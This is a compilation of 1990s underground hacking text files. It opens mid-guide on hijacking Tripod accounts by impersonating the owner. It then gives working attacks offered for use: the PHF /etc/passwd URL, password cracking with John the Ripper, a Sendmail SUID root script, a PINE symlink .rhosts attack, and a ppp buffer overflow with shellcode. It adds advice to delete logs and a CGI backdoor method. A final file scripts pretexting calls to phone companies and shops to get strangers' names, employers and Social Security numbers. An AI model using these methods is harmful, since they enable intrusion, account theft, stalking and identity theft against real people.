means! Try emailing them, pretend you liked there page and would like to get to know them better, tell them a little (made up stuff) about yourself, try and squeeze all the info you can from them (without them realizing it of course). If you find your target's member profile, you will see his/her First Name, Last Name, The date that they joined, City, State, Country, E-Mail, Homepage URL (if it's not given, do not worry, it's kinda obvious if you know they're member name!), and a Brief Description. If you're lucky enough to find it, you will/should have all the information you need! If you are still having trouble finding out their info, see if they have ICQ, often times, they'll put some stuff about themselves there! Try everything you can think of to get that info! \*\*\*~Now What:~\*\*\* I didn't tell you to go find all of that out for nothing, what you just did is actually quite important! The First step in gaining control of the account is to have the account "registered" under YOUR email adress! You will have to get an account with one of those free email services, for example: http://www.netaddress.com http://www.hotmail.com or any of the multiple other ones! To make it less obvious try and keep your new email similar, for example if the persons email is dumb@ass.com make yours jack@hotmail.com (get the picture?) Now using your new e-mail address you have to write a letter to membership@tripod.com, this is exaclty what tripod says they want: "If you need to change your email address, please contact us at membership@tripod.com with your new email address. Please include your member name, old email address, and full name in the message." So do Exactly that, say that you have a new email address, and would like tripod to update their records! It takes about a week for tripod to respond, this is what the letter looked like: Dear "User", Thank you for informing us of your new email address. We have updated your membership information: Tripod member name: membername (unchanged) New email address: membername@freemailaddress.com If you have a homepage with Tripod, you will need to go through and update your page to use new email address.... If you don't realise it, you now have control of the account (sort of), everything the user normally gets from tripod is now sent to you! This means, if you send an e-mail to lost@tripod.com with your/their membername in the subject line YOU will get their password (be sure that the only thing in the entire e-mail is the subject, if you write something as a message, you will not get a reply !!! Trust me, I waited three weeks before I realised that! hehe)! Well, it's not really their password, what tripod does is send you a temporary password (one generated with their password generator =]), but it works just the same! Once you have the password, you have total control over the account! It will take about 5 minutes or so to receive the password!

\*\*\*~Don't Be An Idiot:~\*\*\* You realise of course, that as soon as tripod hear's about this text, that they'll probably fix the problem! In order to prevent this, don't be an idiot! Don't go on a hacking spree, and attack a buch of accounts, only use this if you really have too! The more people use this, the more obvious it will become to tripod staff and the quicker they'll fix it! It would be pretty lame for you to go and hack a buch of sites for no apparent reason, and it would piss me off(because like my geocities text, this would become outdated!) So use this text cautiously! PLEASE!

# \*\*\*~Disclaimer:~\*\*\*

In no way can you hold me responsible for your actions, if you get in trouble for hacking a tripod account, it isn't my fault! I, in no way, encourage you to do it! Actually, I discourage you! because of what I have said in the ~Don't Be An Idiot~ section! You may reproduce or distribute this file as long as it stays the same! There is no copyright on it, but out of commen curdisee try not to alter this file without permission! If you have any comments or questions, please feel free to email them to me: negativerage@hotmail.com !

I am also not responsible for any spelling errors in this text, or anything that occurs because of them! =]

\*\*\*~Shoutouts:~\*\*\*
-LOU
-kM
-miah
-pROcon
-all those who have helped me/given me suggestions with/for this file!
-all the hackers who have gone before me, who have made the computer
underground what it is today!
-If I didn't mention you and should have, i'm sorry! Maybe next time!

So you wanna be a HACKER huh? <Bwahahaha!> It's a state-of-MIND! ..you can induce it - but only if you are willing to drive yourself mad enough! Go read and practice until you have mastered at least Assembly language and Intermediate Level Electronics! Without this foundation you'll be just another little geek, who might know the magic words to the spell but dosent understand what he's doing! So RTFM! ..so what does that mean? Read The Fucking Manual! You will be sooo amazed at how easy most things are if you just try to read the manual first! The truth is: Most people cant read. Or they read poorly if they read at all. So if you can't really read...STOP RIGHT HERE. GO learn to read first. If you can't read at a minimum 12th Grade level you cant be a hacker. Reading is the basic skill you must have to do EVERYTHING BEYOND THIS POINT.

Tell your friends you cant party...you're busy. Spend at least 4 hours a day at your new-found fascination...or decide right here and now that you cant cut it! If you CAN, get a copy of MINIX or LINUX...start learning about OPERATING SYSTEMS. Then start your 1st real hack...try building a computer-controlled, DTMF dialer card for your cheap PC...write the code to use it with, make it a TSR to keep life interesting...now port it to MINIX or whatever ...better yet, port it as an IOCTL call at kernel level! You keep reading...

Now you're ready to take on something more complex - go to the Library, start a literature search; topic: Telephone Technologies. RTFM! Learm about the ancient cross-bar, the Pre-ESS systems, the fab MFTSS, the TELEX boxes and circuits...keep reading...buy up an older, cheap (like under \$50) cellular phone...by this time you should already have a subscription to 'Nuts & Volts" as well as a few other grassroots technology pubs....buy a copy of the "Cellular Hacker's Bible"....start by doing something simple.. .. disassemble and re-write the phone's control ROM to allow it to function as an 800MHZ scanner...hopefully you've assembled a large array of tools and test gear by now. You've got a good dual-trace scope, some pc-based PROM burner, a signal generator, a logic probe or two, maybe even a microprocessor-emulator for the 5051, the Z80, the 68010 or something....you may have been dragged into some fields-afar by life - incorporate them: If somebody drasgged you into SCUBA, build your own sonar. If you have gotten interested in amateur radio, you can build a lot of swell stuff... I recommend you checkout Packet's AX25A level2 protocol...very slick stuff! If your bud's are all into motors, take a whak at doing your own Performance PROMS for GM's F.I. and spark advance curves...or try adapting some Volkswagen/BOSCHE Kjetronics F.I. to a Harley Davidson!..maybe you're into music so you buy a synthesizer and learn all about electronic music, you start hacking analog modules and build a nicer synth than you could buy! Then you interface it to a MIDI port on a cheap 286AT and then hack up some sequencer software, or buy some and then disassemble it to fix all the bugs! You keep reading...

By now most of your friends are also "far into the pudding", you have either gained 50 lbs or gone totally skinny...your skin tone is 2 shades lighter from being indoors so long...most of the opposite sex is either totally freaked by or with you - they either dig you, or they dont!...you're probably knocking on the door of what will be a \$60K+/yr job as a systems analyst...and you are well-aware that 90% of the people in this world can't talk their way out of a badly cooked steak at the local eatery, let alone install a new motherboard in their PC! So you pick up some extra cash on doing shit like that for the straights...you keep reading, and RTFM'ing higher and higher, learning about networks...the VCR breaks down and your SO bitches about having to wait till monday to have it fixed...you fix it in about 40 minutes....the next day the clothes dryer starts to make squeeking noises like a 50' mouse, you've never fixed one before but somehow it's not that difficult to open the bastard up and find the squeek and fix it...and suddenly it dawns on you that hacking code or hardware is pretty much the same! You keep reading...

Congrats, you are now a real hacker. Absolutly nothing but a lack of time (or in some cases money) can stop you. You are a true Technologic Philosopher...you can function in places a mere Engineer or Scientist would truly FEAR TO TREAD! You can read better than Evelyn Wood, you have a collection of tools that would make a Master Machinist and a Prototype EE or ME cry. You can calculate series and parallel resonant circuits in your head. You can fix any consumer appliance - if you can get the parts. Your car has either become one of your main hacks or you'ver deligated the job to a mechanic who you have found to be a fellow hacker; and you work on his homebrew 68010 unix box...because you've got a 68010 emulator and he works on your car because that's the kind he specializes in! Maybe you trade services with people for 50% of what ordinary people have to BUY WITH CASH!...you keep reading...

(this is the stage where the author now finds himself...16 years into a career at a Fortune 5 company and age 42...still reading... your mileage may vary! <-((that's my code too! I co-wrote VEEP, (vehicle-economy-emissions-program, a complete auto-simulator, written in Fortran-5 for the Univac 1108 system using punch-cards!) for the Ford Foundation and the DOT while at JPL in 1973)) )

 Hacking Webpages The Ultimate Guide By Virtual Circuit and Psychotic

Well Psychotic wrote one of the most helpful unix text files in cyberspace but with the mail that we recieved after the release of our famous 36 page Unix Bible we realised that unix isn't for everybody so we decided that we should write on another aspect of hacking.... Virtual Circuit and Psychotic is proud to release, "Hacking Webpages With a few Other Techniques." We will discuss a few various ways of hacking webpages and getting root. We are also going to interview and question other REAL hackers on the subjects.

Getting the Password File Through FTP

Ok well one of the easiest ways of getting superuser access is through anonymous ftp access into a webpage. First you need learn a little about the password file...

root:User:d7Bdg:ln2HG2:l127:20:Superuser TomJones:p5Y(h0tiC:l229:20:Tom Jones,:/usr/people/tomjones:/bin/csh BBob:EUyd5XAAtv2dA:l129:20:Billy Bob:/usr/people/bbob:/bin/csh

This is an example of a regular encrypted password file. The Superuser is the part that gives you root. That's the main part of the file.

root:x:0:1:Superuser:/:
ftp:x:202:102:Anonymous ftp:/ul/ftp:
ftpadmin:x:203:102:ftp Administrator:/ul/ftp

This is another example of a password file, only this one has one little difference, it's shadowed. Shadowed password files don't let you view or copy the actual encrypted password. This causes problems for the password cracker and dictionary maker(both explained later in the text). Below is another example of a shadowed password file:

root:x:0:1:0000-Admin(0000):/:/usr/bin/csh daemon:x:1:1:0000-Admin(0000):/: bin:x:2:2:0000-Admin(0000):/usr/bin: sys:x:3:3:0000-Admin(0000):/: adm:x:4:4:0000-Admin(0000):/var/adm: lp:x:71:8:0000-lp(0000):/usr/spool/lp: smtp:x:0:0:mail daemon user:/: uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp: nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico listen:x:37:4:Network Admin:/usr/net/nls: nobody:x:60001:60001:uid no body:/: noaccess:x:60002:60002:uid no access:/: webmastr:x:53:53:WWW Admin:/export/home/webmastr:/usr/bin/csh pin4geo:x:55:55:PinPaper Admin:/export/home/webmastr/new/gregY/test/pin4geo:/bin/false ftp:x:54:54:Anonymous FTP:/export/home/anon\_ftp:/bin/false

Shadowed password files have an "x" in the place of a password or sometimes they are disguised as an \* as well.

Now that you know a little more about what the actual password file looks like you should be able to identify a normal encrypted pw from a shadowed pw file. We can now go on to talk about how to crack it. Cracking a password file isn't as complicated as it would seem, although the files vary from system to system. 1. The first step that you would take is to download or copy the file. 2. The second step is to find a password cracker and a dictionary maker. Although it's nearly impossible to find a good cracker there are a few ok ones out there. I recomend that you look for Cracker Jack, John the Ripper, Brute Force Cracker, or Jack the Ripper. Now for a dictionary maker or a dictionary file... When you start a cracking prog you will be asked to find the the password file. That's where a dictionary maker comes in. You can download one from nearly every hacker page on the net. A dictionary maker finds all the possible letter combinations with the alphabet that you choose(ASCII, caps, lowercase, and numeric letters may also be added) . We will be releasing our pasword file to the public soon, it will be called, Psychotic Candy, "The Perfect Drug." As far as we know it will be one of the largest in circulation. 3. You then start up the cracker and follow the directions that it gives you.

# The PHF Technique

Well I wasn't sure if I should include this section due to the fact that everybody already knows it and most servers have already found out about the bug and fixed it. But since I have been asked questions about the phf I decided to include it.

The phf technique is by far the easiest way of getting a password file(although it doesn't work 95% of the time). But to do the phf all you do is open a browser and type in the following link:

# http://webpage\_goes\_here/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

You replace the webpage\_goes\_here with the domain. So if you were trying to get the pw file for www.webpage.com you would type:

http://www.webpage.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

and that's it! You just sit back and copy the file(if it works).

# Telnet and Exploits

Well exploits are the best way of hacking webpages but they are also more complicated then hacking through ftp or using the phf. Before you can setup an exploit you must first have a telnet proggie, there are many different clients you can just do a netsearch and find everything you need. It's best to get an account with your target(if possible) and view the glitches from the inside out. Exploits expose errors or bugs in systems and usually allow you to gain root access. There are many different exploits around and you can view each seperately. I'm going to list a few below but the list of exploits is endless.

This exploit is known as Sendmail v.8.8.4 It creates a suid program /tmp/x that calls shell as root. This is how you set it up:

cat << \_EOF\_ >/tmp/x.c
#define RUN "/bin/ksh"
#include<stdio.h>
main()
{

```
execl(RUN,RUN,NULL);
 }
_EOF_
#
cat << _EOF_ >/tmp/spawnfish.c
main()
 {
  execl("/usr/lib/sendmail","/tmp/smtpd",0);
 }
EOF
#
cat << _EOF_ >/tmp/smtpd.c
 main()
 {
  setuid(0); setgid(0);
  system("chown root /tmp/x ;chmod 4755 /tmp/x");
 }
EOF
#
#
gcc -0 -o /tmp/x /tmp/x.c
gcc -03 -o /tmp/spawnfish /tmp/spawnfish.c
gcc -O3 -o /tmp/smtpd /tmp/smtpd.c
#
/tmp/spawnfish
kill -HUP `/usr/ucb/ps -ax|grep /tmp/smtpd|grep -v grep|sed s/"[ ]*"// |cut
-d" " -f1`
rm /tmp/spawnfish.c /tmp/spawnfish /tmp/smtpd.c /tmp/smtpd /tmp/x.c
sleep 5
if [-u /tmp/x]; then
  echo "leet..."
   /tmp/x
fi
```

and now on to another exploit. I'm going to display the pine exploit through linux. By watching the process table with ps to see which users are running PINE, one can then do an ls in /tmp/ to gather the lockfile names for each user. Watching the process table once again will now reveal when each user quits PINE or runs out of unread messages in their INBOX, effectively deleting the respective lockfile.

Creating a symbolic link from /tmp/.hamors\_lockfile to ~hamors/.rhosts(for a generic example) will cause PINE to create ~hamors/.rhosts as a 666 file with PINE's process id as its contents. One may now simply do an echo "+ +" > /tmp/.hamors\_lockfile, then rm /tmp/.hamors\_lockfile.

This was writen by Sean B. HamoràFor this example, hamors is the victim while catluvr is the attacker:

hamors (21 19:04) litterbox:~> pine

```
catluvr (6 19:06) litterbox:~> ps -aux | grep pine
catluvr 1739 0.0 1.8 100 356 pp3 S 19:07 0:00 grep pine
hamors 1732 0.8 5.7 249 1104 pp2 S 19:05 0:00 pine
catluvr (7 19:07) litterbox:~> ls -al /tmp/ | grep hamors
- -rw-rw-rw- 1 hamors elite 4 Aug 26 19:05 .302.f5a4
catluvr (8 19:07) litterbox:~> ps -aux | grep pine
```

catluvr 1744 0.0 1.8 100 356 pp3 S 19:08 0:00 grep pine catluvr (9 19:09) litterbox:~> ln -s /home/hamors/.rhosts /tmp/.302.f5a4 hamors (23 19:09) litterbox:~> pine catluvr (11 19:10) litterbox:~> ps -aux | grep pine catluvr 1759 0.0 1.8 100 356 pp3 S 19:11 0:00 grep pine 1756 2.7 5.1 226 992 pp2 S 19:10 0:00 pine hamors catluvr (12 19:11) litterbox:~> echo "+ +" > /tmp/.302.f5a4 catluvr (13 19:12) litterbox:~> cat /tmp/.302.f5a4 + + catluvr (14 19:12) litterbox:~> rm /tmp/.302.f5a4 catluvr (15 19:14) litterbox:~> rlogin litterbox.org -l hamors now on to another one, this will be the last one that I'm going to show. Exploitation script for the ppp vulnerbility as described by no one to date, this is NOT FreeBSD-SA-96:15. Works on FreeBSD as tested. Mess with the numbers if it doesn't work. This is how you set it up: #include <stdio.h> #include <stdlib.h> #include <unistd.h> #define BUFFER\_SIZE 156 /\* size of the bufer to overflow \*/ #define OFFSET -290 /\* number of bytes to jump after the start of the buffer \*/ long get\_esp(void) { \_\_asm\_\_("movl %esp,%eax\n"); } main(int argc, char \*argv[]) { char \*buf = NULL; unsigned long \*addr\_ptr = NULL; char \*ptr = NULL; char execshell[] = "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f" /\* 16 bytes \*/ "\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52" /\* 16 bytes \*/ "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\xff\bin/sh\x01\x01\x01\x01 /\* 20 bytes \*/ /\* 15 bytes, 57 total \*/ int i,j; buf = malloc(4096); /\* fill start of bufer with nops \*/ i = BUFFER\_SIZE-strlen(execshell); memset(buf, 0x90, i);

```
ptr = buf + i;

/* place exploit code into the buffer */

for(i = 0; i < strlen(execshell); i++)

            *ptr++ = execshell[i];

addr_ptr = (long *)ptr;
for(i=0;i < (104/4); i++)

            *addr_ptr++ = get_esp() + OFFSET;

ptr = (char *)addr_ptr;

*ptr = 0;

setenv("HOME", buf, 1);

execl("/usr/sbin/ppp", "ppp", NULL);
```

Now that you've gotten root "what's next?" Well the choice is up to you but I would recommend changing the password before you delete or change anything. To change their password all you have to do is login via telnet and login with your new account. Then you just type: passwd and it will ask you for the old password first followed by the new one. Now only you will have the new pw and that should last for a while you can now upload you pages, delete all the logs and just plain do your worstJ Psychotic writes our own exploits and we will be releasing them soon, so keep your eyes open for them. We recommend that if you are serious about learing ethnical hacking that you download our Unix Bible.

~~PSYCHOTIC~~

}

Originally an Email to me.

this one is on hacking web pages, and i included alot more information on other methods than the traditional passwd file method, which most the web page texts are on in the library right now. I fixed this one so it doesn't scroll on and on like my text on passwd files [=. Goat

> -\*\*\*Hacking Web Pages\*\*\*by Goat

# Introduction

Please know that hacking webpages is consitered lame in many's opinions, and it will most likly not give you a good reputation. People can always check logs once notified of hacking and most likly your address will come up and then at worst they will press charges for some elaborate computer crimes law and you will goto prison for up to 10 years and owe alot of \$. So please attempt to refrain from abusing your knowlage on this subject. This is for informational purposes only.

# "Free" Web Pages

Free webpages is web page hosting companies like Tripod and Geocities that host peoples web pages for free and make money off advertising. There is ways to hack these companies and have access to all users, but it would be to complex for most people. This way is simply social engineering which is not very hard to do, so don't proclaim yourself an Uberhacker because you vandalised a poor guy's webpage, who just happened to have his information on his site. All you have to do is set up an account with a free email service like hotmail and find your target. On your targets page up need to have the date of birth, name, and their old email, or instead of the DOB there address (I have lost my pass to a smaller company, and they needed the address i had registered with). All these free web page companies have their "verification" for people who have lost there password to their page. All their is to it is once you have this information is you either email the company telling them you changed your email address and once that is done wait about 2 weeks and then email them again saying that you lost your password. Most will email you telling you that you need some sort of verification, like the DOB or Address. In which you email them back and tell them and get a new password. On the other hand, companies like Geocities are too busy for email so they have set up a web site where members can get there password back (http://www.geocities.com/help/pass\_form.html).

User's Pages

There is many different methods of hacking users web pages on a server. I will attempt to list as many ways possible but don't expect very much in depth information.

#### Getting Passwords

Okay suppose you found a page you want to hack, that is on someone elses server thats a basic server, light security. Okay very light security. I will be truthful. This pretty much works on servers with no security [=. Getting a passwd file is pretty easy. Simply telnet into the servers FTP anonymously and look in the ETC directory and get the file called Passwd. Another way to get them is to find your target and in a WWW browser type cgi-bin/phf?Qalias=x%Oa/bin/cat%20/etc/passwd after the servers name. For example the name may be http://www.hackme.com/, you would goto http://www.hackme.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd except instead of www.hackme.com you would replace that with your targets URL. You may get a passwd file that has no user accounds, but only defaults which where the encrypted password should be a \* would be in its place. On certain servers with this you may have a shadowed passwd but on all passwd files i have come across there is some user names like FTP and NEWS that have no encrypted passwords which is replaced with \*. If you find only this and no encrypted passwds you probably have found a fixed passwd file and you must try another method of hacking the server. You need to examine this file and look for a line in the text that looks like this: rrc:uXDg04UkZgWOQ:201:4:Richard Clark:/export/home/rrc:/bin/kshdoes not need to look exactly like that, the only important part it needs it the uXDg04UkZgWOQ and rcc, which is the login part. Get a program called John the Ripper which can be found on any hacking site on the web. If you are to lazy, or stupid to find one on the web heres a good place to go for newbies http://www.hackersclub.com/km/ I will not go in depth right here on passwd files, but i have written a text on passwd's going good into the subject which can be found at http://www.xtalwind.net/~lmclaulin/ugpasswd.txt. Anyway, using John the Ripper is easy, if you want to quickly hack something give the command (in DOS prompt) "john passwd -single" Replace "passwd" in there with the name of the passwd file, you may have saved it as passwd.txt or something. An important thing to remember is that the passwd file needs to be in the same directory as John. To see a list of other methods for cracking a passwd file, just type John and it will give you a list of commands. I have found john won't work for me with wordlists but other people say that it works fine for them. You can use incremental mode (to use that the command is "John passwd -incremental" It takes like a few days to finish so I wouldn't really want it to let it go on forever and ever if it was just some normal passwd file. Unless its like NASA's passwd file (keep dreaming, they probably change passwords everyday and that file is very outdated)

I wouldn't want to use that too much. To see a complete list of John's cracking capabilities, just type john and it will give you a list of commands that you may use.

If you Have an Account with the Users Server

The next section is on how you can hack a webpage if you already have an account with the server.

This was taken from a text by Lord Somer and since i don't want to butcher something important out of it I will just keep the text in its whole form.

Well since nethosting.com either shutdown or whatever I figured what the hell before I forget how I did the more recent hacks etc... I'd tell you how so maybe you'll find the same sys elsewhere or be able to use it for ideas.

Basically Nethosting.com did all it's administration via cgi's at net-admin.nethosting.com, well you need an account, card it if necessary, log in to net-administration, you'll see crap like ftp administration, email, etc... who really cares about e-mail so we'll go to ftp. Click on ftp administration. Lets say you were logged in as 7thsphere.com your url would be something like:

http://net-admin.nethosting.com/cgi-bin/add\_ftp.cgi?7thsphere.com+ljad32432jl

Just change the 7thsphere.com to any domain on the sys or if in the chmod cgi just del that part but keep the + sign and you edit the /usr/home dir. In the ftp administration make a backdoor account to that domain by creating an ftp who's dir is / since multiple /// still means /.

Once you have your backdoor have fun. Oh yeah and in the email you can add aliases like I did to rhad's e-mail account at 7thsphere, why the hell is he on that winsock2.2 mailing list?

Well the basic theory of this type of exploitation is that:
 - the cgi is passed a paramater which we change to something else to edit it's
info
 - since it uses the stuff after the + to check that it's a valid logged
 in account(like hotmail does), it dosen't check the password again.

- multiple ///'s in unix just mean a /, thus we can get access to people's dir

I used this method for hacking a few well known places: 7thsphere.com sinnerz.com hawkee.com warez950.org lgn.com and several other unknown sites.

Please remember if you ever use a method of mine please credit me and link to my site thanks.

\*\*\*\* # Contact Info: # E-mail: webmaster@lordsomer.com # # ICQ: 1182699 # # Site: The Hackers Layer # # http://www.lordsomer.com # # Other Sites: # # Hackers Club ± # http://www.hackersclub.com/km # \*\*\*\*

or the entire

/usr/home dir

Other Ways Of Hacking User Pages

Another method that may work with really stupid Admins is sometimes, when you FTP to a server, you can leave your home directory and go back a few directories and find your targets directory. Once you have done that if you can access the HTML files and save them to disk and then "edit them". The HTML files may or may not be stored on FTP but with smarter admins they are not accessable by other users.

Things that Don't Fit In Other Catagories

There are many more ways of hacking web pages. Peoples stupidity is a good way. Many passwords are guessable if they are not hackable. Its not hacking but simply using a persons stupidity. If you were to get root on a server you could have access to everything on the server, so if you wanted to hack a servers webpage (or access anything else you want on the server) you would probably have to get an account and you could run an exploit on the server, but that is something newbies should probably not try until you know more about what you are doing.

Why Hacking Web Pages (and other things) is a Bad Idea...

Hacking web pages is an obvious signal that someone has hacked your server, which can reminer to forgetful admins to check there logs and immediatly call your ISP to cancel your account along with the FBI to come bust you on some elaborate computer crime law. Hacking school grades is another stupid thing you should never do. I know its off topic but its important to remember, because they are two things that both get people busted alot. Don't believe me? Let me show you a few pieces of articles from news at the hackersclub. The entire article (instead of the parts where the hacker got busted) may be read from the address beneath each section.

"Kubojima is accused of taking over seven web pages of the Osaka-based television network Asahi Broadcasting Company on May 18 and replacing five of the seven weather charts on the pages with pornographic pictures. He also faces charges under Japan's

anti-obscenity laws.

If convicted, Kubojima faces a fine of one million yen (\$8,600) and a prison term of up to five years under tough penalties against hackers adopted in 1992. "

http://web5.hackersclub.com/km/news/1997/may/news4.txt

"He is 18, and may be looking at up to 10 years in prison. He hasn't stolen anything, he hasn't hurt anybody and many familiar with the crime that he is accused of committing say the possible punishment borders on the absurd.

The 18-year-old and a 17-year-old friend, police say, broke into a computer network.

They added some funny pictures to a World Wide Web site run by the network operator, a Texas Internet service provider called FlashNet, police say. The two figured out some of the user names and passwords used by FlashNet customers.

Then they left.

The 18-year-old was arrested on suspicion of third-degree felonies that carry a sentence of two to 10 years in prison and a fine of up to \$10,000. His friend, who was arrested on suspicion of a less severe misdemeanor, faces up to a year in jail and a \$4,000 fine. "

http://web6.hackersclub.com/km/news/1997/august/news3.txt

"Student faces felony for hacking grades

>From NewsTalk 750 WSB

A 15-year-old Florida High School student faces felony charges for allegedly hacking his way into the school computer to change "F's" into "A's." Jason Westerman claims it was only a joke, but he faces felony charges for offenses against intellectual property and computer users. He's been suspended for ten days. Westwood high school administrators want to expel him. "

http://web6.hackersclub.com/km/news/1997/june/news4.txt

Getting busted hacking will not be a fun process unless you like paying \$10,000 and having a date with someone names Spike in the prison's cafateria for the next 3 years. Be wise about what you leave behind, because soon you may be suprised by a knock at the door by your neighborly FBI agent.

This file will contain just about every way there is that I know of and have used to gather information on an individual. Also included throughout the file are samples of conversations you would use to get what you want. Most methods I've outlined here are completely annonymous and over the phone.

TABLE OF CONTENTS:

- 1. Residential Billing Office
- 2. Finding Out Info With Address (Library Methods)
- 3. Using Radio Shack as a CNA
- 4. Pretend To Be An Ameritech Recording
- 5. Pretend To Be A Manager
- 6. Become An Activist
- 7. Answering Machine Hacking
- 8. Impersonating The IRS
- 9. Getting Copies Of Their Phone Bill
- 10. Finding Out What Their Number Is After They Changed It
- 11. Getting His New Number From ANI

# Residential Billing Office:

-----

Method one is called the phone company's Residential Billing Office which is the place you call up when you want to make changes in your phone service or to have a new phone service installed. When you get a phone service installed, you give them all kinds of useful information like your full name, address, where you work, your birthdate, social security number, etc.

You also give them the name of a friend or relative who they can contact in case they need to get in touch with you and so the long distance companies can call them everyday and beg them to sign up for their service. Is what I do to get all of this info on anyone I want is call up the residential office and pose as the owner of the phone wanting to make a change in my service. Of course, I cancel the change a few hours later so no one will ever know I was there. And it rarely fails to work for me. You can even get someone's private second number using this method.

When you call the office and say you want to make a change in your service, they immediately ask you for your phone number. When they type in your number they see on their computer screens a whole page of information on you. Hell, I wouldn't be surprised if they knew my dog's name. They'll usually say something like, "Okay, and you are Rich?" Presto! You now have their first name.

If they don't give you the name right away, ask for it. Say you're not sure who's on the bill now because you have so many roommates that live with you. They never fail to tell you.

Problems With This Method:

I've only found two problems with this method. One would be a paranoid gimp such as Darin McCall. If a person suspects someone is fooling around with his phone line and trying to make changes he can call up the residential office and ask them to password protect his line. This means that anyone who wants to do anything with his line including finding out any kind of information would have to tell the residential operator this password. One way to get around this is to call your victim and pretend to be with the phone company, saying there's been some unusual activity on their account, etc, etc, and ask them what their password is. Another way I've gotten away with is to call the billing office and say I'd like to change my password. They ask for my number and then ask what I'd like my new password to be, forgetting to ask me what my current is. This has worked twice for me. The second problem is people like me who give false information when they hook up their phone. When I got my phone service, I gave them a fake last name, a fake social security number, a billing address at a post office box and tell them I work for a bank or something like that. (That'll be the day.) Most people don't give the phone company false information because they really have no reason to. So don't rely on the information you gather 100%. There's a small chance that it could be bogus. (Very small!) Sample Conversations: \_\_\_\_\_ Now I'll type out some sample conversations that I've had with the billing operators to show you how it's done, some problems you run in to and how to cover them up. Dialing 800-244-4444...ring...ring...ring... After selecting the correct information on their automated introduction, I'm connected with a live operator who has a terrible hangover from a bell party she went to last night... HER: Residential Billing, this is Sheila. May I help you? YOU: Naw, I was just calling for my health. I need to make a change in my service. I want call forwarding. HER: Okay, could I have your complete phone number? YOU: Sure, it's 618-797-2339. Do you want me to spell it? (Note, I'm exaggerating the sarcasm just a tad bit.) HER: Okay...(type type type!)...Alright and who am I speaking to? YOU: Uhhh, this is Scott. HER: That's funny, I have a Robert as the billing name. YOU: Oh, him. That's my roommate. Robert Dawson, right? HER: No, Robert Coyner. YOU: Oh, yeah, him. We have two Roberts living here. HER: Okay, I see. (gives me a fake bell-type laugh.) See how easy that is? Now the conversation would go on with her trying to sell you the special rate you get when you order three services or more. NEVER hang up as soon as you get the information. Always finish out the

HER: Okay, we'll have call forwarding hooked up for you this Tuesday morning and the hook up fee will be a one-time charge of \$15.65. Would

conversation and then call back later that day and cencel the service you

ordered. Or you could do something like this...

you like that billed to you all at once or in payments?
YOU: Oh, goodness gracious heavens to betsy! (Sounding shocked) That's a lot of money. I had no idea it would cost me that much. Maybe I should wait until Robert gets home and ask him if it's okay to pay that much since he is the one who pays the bill. He's my sugar daddy, you see. Could

you
take my order off and I'll have him call back this evening?
HER: Sure, Scott, no problem. (I hear her scratching her underarm in the
background.) Will there be anything else for you then?
YOU: No, I think you've done just about enough for me today. (smirking)
HER: Alright, well you have a really nice day.

YOU: And you have a cheesy evening. Happy Haunaka.

So now you've got the name. It's Robert Coyner. So you call up the billing office again and of course you get a totally different operator. I have called them many times and never get the same operator more than once. Kind of like lightning never striking twice in the same place.

YOU: Hi, this is Robert and I want to make some changes in my service.HER: Okay, could I have your billing number?YOU: No...Just kidding! It's 618-797-2339.

I won't go into detail on this. Just order call forwarding again and near the end of the conversation say...

- YOU: Oh, by the way I'm employed by a different company now. Do you want to put the new one in there?
- HER: (Surprised because no one ever asks this.) Oh, sure! Where do you work now?
- YOU: (Proudly) I'm a garbage man for the city of Roxana. (Wiping a tear from my eye.) Is my old job at 7-Eleven still listed in there?
- HER: No, we still have you listed as the assistant manager of K-Mart.
- YOU: Yeah, that's where I worked at before I went for my career as a stock boy at the supermarket.

Presto, you now know where they worked when they installed their phone service. Of course, they could have changed jobs by now but at least you have something. You want the social security number? Well, on a totally different call you do basically the same thing.

- YOU: Oh, by the way, I finally found my social security number. Do you want me to give that to you?
- HER: (Confused) What are you talking about? We have your social security number right here in the computer.
- YOU: Well, that's strange. When I applied for my service, I couldn't find my social security card and never gave it to them. Maybe my wife called and gave it to you. What number do you have there?
- HER: 341-69-3926
- YOU: Hmmm, well that's my number. My wife must have called already. That bitch, I'm going to have to beat her when she gets home.

Just don't forget to call back and cancel the services you've ordered after a few hours. (Or right away, it doesn't matter.) A word to the wise, if you're planning to make some harrassing changes in their service, don't do it from your home phone. This IS an 800 number and they can find out where the call is comming from if they need to. This happened to me when I canceled a former boss's phone service. My district manager confronted me saying that the call had come from my work phone. (Where I had made the call from.)

The Public Library:

Every library has what is called a criss-cross directory, usually published by Haines or Cole's. This book will list every listed phone number in order. You simply find the phone number you're looking for and if it's listed, the name and address will be next to it.

Another method of searching is by address. All the addresses in the city are also listed in order so you can look someone up by their address. To get the information you need, call the library and just tell them what you need and they're usually happy to give it to you. Just remember, when you make Conan the Librarian jokes, the lady gets pissed off.

Also, you can go into the library and ask to look at the directory. When she gives it to you, sneak off to a secluded isle and shove the book in your jacket and haul ass. This is a handy book to own.

Using Radio Shack As A CNA:

\_\_\_\_\_

This may sound crazy, but I swear it has worked for me. Again, you have somebody's phone number but you don't have their address or their name. If it's late in the day and the phone company's billing office has already closed down for the day, Radio Shack is always open until 9:00!

A few years ago, Radio Shack got was using those old fashioned digital cash registers to ring up sales and using their TRS-80 color computer to send in the nightly reports to Fort Worth, TX. Finally, they decide to go high tech like all the other low income electronic stores and do everything on a computer. And everyone who shops there are probably familiar with the salesman asking you, "Could I have the last four digits of your phone number?"

When you give them these four numbers, they get a small list of maybe two or three names who have those four digits for their phone number. This is where we come in with a phone call to their store...

- BOB: Thank you for calling Radio Shack, Amierica's Technology store. You've got questions? We've got answers! This is Bob, how may I help you this evening. (I wonder if they could make that introduction any longer?)
- YOU: Hi, Bob. This is Frank from Radio Shack #1365 here at St. Louis Center. I just had a kid come in here and get a refund for something he bought yesterday and after he left I took the thing apart and the whole inside is missing from it.
- BOB: (In astonishment) You're kidding...
- YOU: Nope, all I got here is the casing to a \$250 police scanner. Now he gave me his real phone number and he lives there in your area and I need you to type the digits 3902 and see what you come up with there.
- BOB: (Typing)...I have three listings here.
- YOU: Okay, could you read off all three names? I'm going to find out which one of them is him and call up the police.

